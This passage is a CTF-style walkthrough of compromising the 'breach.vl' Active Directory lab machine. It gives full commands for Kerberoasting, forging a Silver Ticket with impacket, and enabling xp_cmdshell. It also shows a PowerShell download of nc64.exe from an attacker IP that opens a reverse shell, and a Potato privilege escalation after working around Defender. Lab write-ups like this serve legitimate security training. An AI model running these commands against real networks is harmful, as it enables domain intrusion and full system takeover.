

We tried to enable the xp_cmdshell option, but our user didn’t have permission to set advanced options.

Bloodhound Enumeration
We used bloodhound-python with DNSChef and obtained the graph of the AD network for analysis.

While analyzing the graph, we noted that the user SVC_MSSQL is Kerberoastable.
It was also noted that the SVC_MSSQL user has WriteDACL permission on the Administrators group in the domain.
We launched a Kerberoasting attack to request the ticket for the user svc_mssql and were successful.
impacket-GetUserSPNs -dc-ip 10.10.113.42 BREACH.VL/Julia.Wong -request-user svc_mssql
We were able to crack the hash using Hashcat.

svc_mssql:Trustno1
We tried to log in to mssqlclient to access the MSSQL service and enable the xp_cmdshell again, but this user also didn’t have permission to enable the shell.
Silver Ticket Attack (Foothold)
While reviewing a few write-ups, we got the hint to forge a Silver Ticket attack.
A Silver Ticket Attack is when an attacker forges authentication tickets in Microsoft’s Active Directory system, allowing them unauthorized access to network resources without legitimate credentials. It’s a type of cyber-attack exploiting weaknesses in the Kerberos authentication protocol.
In order to perform a silver ticket attack we require the following:
- Domain SID
- User NTLM hash
- User SPN

We got the Domain SID from impacket’s lookupsid:
impacket-lookupsid breach.vl/svc_mssql:'Trustno1'@breach.vl
[*] Domain SID is: S-1-5-21-2330692793-3312915120-706255856

We converted the plaintext password to NTLM using a browser-based tool.
69596C7AA1E8DAEE17F8E78870E25A5C
And lastly, for the SPN we retrieved it from the kerberoast attack.

ServicePrincipalName : MSSQLSvc/breachdc.breach.vl:1433
To create the Silver Ticket, we used impacket-ticketer. Remember to choose Administrator as the user.
impacket-ticketer -nthash '69596C7AA1E8DAEE17F8E78870E25A5C' -domain-sid 'S-1-5-21-2330692793-3312915120-706255856' -domain breach.vl -spn 'MSSQLSvc/breach.vl:1433' -user-id 500 Administrator

We then exported the saved ticket.
export KRB5CCNAME=Administrator.ccache
We then used the ticket to gain access to the MSSQL server, enabled the xp_cmdshell, and gained command execution as the breach\svc_mssql user.
impacket-mssqlclient -k -no-pass breach.vl -windows-auth

EXECUTE sp_configure 'show advanced options', 1
RECONFIGURE
EXECUTE sp_configure 'xp_cmdshell', 1
RECONFIGURE

Trying to execute a simple PowerShell reverse shell failed as Defender flagged it as malicious.

We transferred the nc64.exe binary to the machine.
xp_cmdshell powershell -c "wget -usebasicparsing http://10.8.4.157:8888/nc64.exe -o C:\Windows\Temp\nc64.exe"
We executed the command to connect to Netcat.
xp_cmdshell powershell -c "C:\Windows\Temp\nc64.exe -e cmd 10.8.4.157 1234"
After that, we got the reverse shell as breach\svc_mssql.
Privilege Escalation
We ran the whoami /priv command and were able to see that we had SeImpersonatePrivilege enabled.

We tried to transfer JuicyPotato to exploit this, but it was detected and automatically deleted by Windows Defender. So, we used a similar tool, GodPotato-NET4, and were able to get a shell as NT AUTHORITY\SYSTEM and retrieve both user and root flags.